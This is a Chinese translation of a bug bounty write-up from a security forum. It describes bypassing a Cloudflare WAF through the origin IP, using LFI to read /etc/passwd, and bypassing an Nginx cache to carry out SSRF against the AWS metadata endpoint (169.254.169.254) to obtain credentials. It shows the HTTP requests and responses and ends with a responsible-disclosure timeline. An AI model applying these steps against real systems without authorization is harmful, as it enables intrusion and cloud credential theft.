

[登录](#)

BugBounty：防火墙与缓存机制Bypass 造成SSRF

[Hulk](#) / 2019-04-30 08:47:00 / 浏览数 6024 [渗透测试](#) [渗透测试 顶\(0\)](#) [踩\(0\)](#)


文章来源：https://medium.com/logicbomb_1/the-journey-of-web-cache-firewall-bypass-to-ssrf-to-aws-credentials-compromise-b250fb40af82

概述

Hello，伙计们。回归后我发现了一个有趣Bug，我迫不及待地想把我的挖掘经历分享出来。这此行动是由一连串漏洞组合起来，包含不同层次的Bypass，最终可以获取印


漏洞挖掘

在第一阶段的测试过程中，我发现网站上一些端点与内部文件系统会发生一些交互，我开始检查是否存在LFI（本地文件包含）漏洞，但是这个网站被CloudFlare防火墙保护



Bypass WAF

如过要绕过防火墙，我只需请求直接发送至后端服务器。希望后端服务器或者均衡负载器没有设置请求IP白名单。



现在，我还需要找到后端服务器IP，简单运行dig www.readacted.com，就可以获取：

```
(avi) ➔ ~ dig www. [REDACTED].com

; <<>> DiG 9.10.6 <<>> [REDACTED].com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 5406
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 13, ADDITIONAL: 27

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.[REDACTED].com.      IN      A

;; ANSWER SECTION:
www.[REDACTED].com.      60      IN      A      [REDACTED]

[REDACTED] IP
```

The terminal output shows the results of a dig command. The 'ANSWER SECTION' contains the IP address of the web server, which is highlighted with a red box and labeled 'IP' with a red arrow.

LFI

设置完Host后，我尝试通过LFI读取/etc/pass的内容，然后得到下面这个响应：

```
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
```

```
messagebus:x:106:110:/:/var/run/dbus:/bin/false
uuidd:x:107:111:/:/run/uuidd:/bin/false
lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:109:117:/:/nonexistent:/bin/false
```

读取AWS元数据

OK，现在我成功来过了防火墙并且造成LFI漏洞。然后我开始收集IP的whois信息，我发现该IP属于AWS。现在我的下一个目标则是通过SSRF漏洞来读取AWS账户凭据，我

Request

```
Raw Params Headers Hex
GET http://169.254.169.254/latest/meta-data/
Host:
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: __cfduid=d48e55f9b5881e5e2eb3acd12b55589101553613717
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Fri, 06 Apr 2019 14:32:48 GMT
Content-Type: text/css; charset=UTF-8
Connection: close
Vary: Accept-Encoding
Strict-Transport-Security: max-age=15552000
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
```

X-Proxy-Cache: HIT
Content-Length: 0

Bypass Web cache


响应码为200，这表明请求与API发生交互，但只返回了一个空响应。但为什么会这样呢？仔细查看响应内容，你会发现服务器标头为Nginx，X-Proxt-Cache标头用于Ng

现在为了从服务器获取正常响应，我得绕过缓存层。首先，我需要理解Nginx缓存系统的URL缓存页面规则。

一些参考——

<https://www.digitalocean.com/community/tutorials/how-to-implement-browser-caching-with-nginx-s-header-module-on-centos-7>
<https://www.howtoforge.com/make-browsers-cache-static-files-on-nginx>

我的理解是缓存一般是在URL路由路径这个基础上完成的，所以如果某个URL为https://somewebsite.com/a.html，此URL与路由路径相匹配，然后触发缓存。但是如




```
HTTP/1.1 200 OK
Server: nginx
Date: Fri, 06 Apr 2019 14:32:48 GMT
Content-Type: text/css;charset=UTF-8
Connection: close
Vary: Accept-Encoding
Strict-Transport-Security: max-age=15552000
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Proxy-Cache: MISS
Content-Length: 315
ami-id
ami-launch-index
ami-manifest-path
block-device-mapping/
events/
hostname
identity-credentials/
instance-action
instance-id
instance-type
local-hostname
local-ipv4
mac
metrics/
network/
placement/
product-codes
profile
public-hostname
public-ipv4
public-keys/
reservation-id
security-groups
```

services/

可以看到X-Proxt-Cache的值已经变为MISS，这表明API调用并没有触发缓存，而是直接从服务器获取响应。

因此，我成功绕过了缓存层来利用SSRF漏洞读取AWS元数据。现在我还需要读取AWS元数据凭据 (<http://169.254.169.254/latest/meta-data/identity-credentials>)



我最终我获取了AWS访问ID，密码访问密钥和一些token，使用它们我可以登入AWS账户，接触大量秘密内容。

小结

在这次渗透测试中，我首先绕过了Cloudflare防火墙，利用LFI漏洞然后通过绕过Web缓存机制将LFI提升为SSRF，最后我通过利用SSRF漏洞获取了AWS账户凭据。

时间线

- 2019年4月6日 - 报告给相关公司
- 2019年4月7日 - 反馈已修复
- 2019年4月7日 - 重新测试，确认修复
- 2019年4月9日 - 发放奖励

点击收藏 | 0 关注 | 1

[上一篇：ROIS *CTF2019 Wri...](#) [下一篇：LLVM初探](#)

1. 0 条回复

- 动动手指，沙发就是你的了！

[登录](#) 后跟帖

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

目录

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)